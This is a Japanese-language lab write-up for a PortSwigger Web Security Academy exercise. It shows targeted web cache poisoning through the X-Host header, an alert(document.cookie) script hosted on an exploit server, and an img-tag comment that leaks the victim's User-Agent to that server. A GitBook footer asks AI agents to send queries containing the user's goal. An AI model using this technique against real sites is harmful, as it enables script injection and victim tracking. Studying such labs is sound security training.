> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/cache-poisoning/targeted-cache-poisoning-via-unknown-header.md).

# 未知のヘッダーを介した標的型キャッシュ・ポイズニング

未知のヘッダーを介した標的型キャッシュ・ポイズニングの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。

### 未知のヘッダーを使った標的型Webキャッシュポイズニング

実行されるレスポンスでキャッシュを汚染する `alert(document.cookie)` 訪問者のブラウザ上で、 **ただし、ユーザーの一部に対してのみ** 被害者に該当する。

#### 初期観察


* リクエスト/レスポンスが傍受される。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-58f4a77eb78f7702df7eb267ae4277ae0bd25553%2F%7B796A221C-7A49-4DED-ABF1-B535279255B9%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


次の **Param Miner** 拡張機能では、悪用可能なヘッダーの検出を開始します

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-034df2273d835ab6eefc639af7e3fdf306a74dff%2F%7BDCB734EE-B795-48BF-ABDD-93D7A1CD52E9%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


* ツールは \*\*ヘッダーを明らかにします

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-869700917e4a7fca6cba282c88911cbb240cf331%2F%7BD8BCAADE-DDBE-48EE-A7EB-BA812DC6BD12%7D.png?alt=media" alt=""><figcaption></figcaption></figure>



もし `X-Host: test.com` が送信されると、その値が応答に再挿入されます（ `src`).

```http
X-Host: test.com
```

#### ペイロードの実装


1. Exploit Server\*\* 上で、リソースを作成します **パス/タイトルとして**:

* `/resources/js/tracking.js`

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7ac85188fe5c660bd335833fe415dfd2cfafaed1%2F%7B411AFDCB-B42C-4972-B068-D7461D9E1A1E%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

ファイルの内容:

```javascript
alert(document.cookie)
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f8adaef377c635cf385d444390763ba35df8a267%2F%7BFDD754D4-AA57-4933-8D7B-9D7635E6D4D4%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

#### X-Host を標的としたキャッシュポイズニング

* リクエストは次の内容で返されます：

```http
X-Host: exploit-0ae9007b03acd9a1802ccfa901070019.exploit-server.net
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-789a117f77c20c66bc352d5d1b522a9f677d14f2%2F%7BA7E4C6DA-A199-42FA-8D14-48CA40B0F641%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


その後、ページは次を読み込みます `tracking.js` Exploit Server からのものを読み込み、アラートが発生します。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-76b6ec4da5861ffbe9a8108a41e294cb87caa07a%2F%7B0B1758E4-1C9B-4776-AAF9-3FA9536B3E75%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

#### User-Agent を使って被害者を狙う


* レスポンスが次に応じて変化することに注意します `User-Agent` （ `Vary`）ため、被害者に到達するには **被害者の User-Agent を知る必要があります**.

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-bbfa6ed3038474a9dec3aaa6a8728f9d07444288%2F%7BE82E8BD5-9468-4135-B5EA-408993403F6C%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


Exploit Server へのリクエストを強制するコメントを投稿します：

```http
<img src="https://exploit-0ae9007b03acd9a1802ccfa901070019.exploit-server.net/">
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-eafd0dbe7267509d8c341e8a03988befe28370d8%2F%7B5D53AD8C-ED0E-46C5-967F-2CB20D800A65%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


Exploit Server のログから、被害者の User-Agent が取得されます：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-1dd0f94350a3097171101a2d3c1dfdf6010dfd9c%2F%7BB08A4A37-EF7A-4998-8BE6-B981F7FA5DE3%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

`Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36`


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web/cache-poisoning/targeted-cache-poisoning-via-unknown-header.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.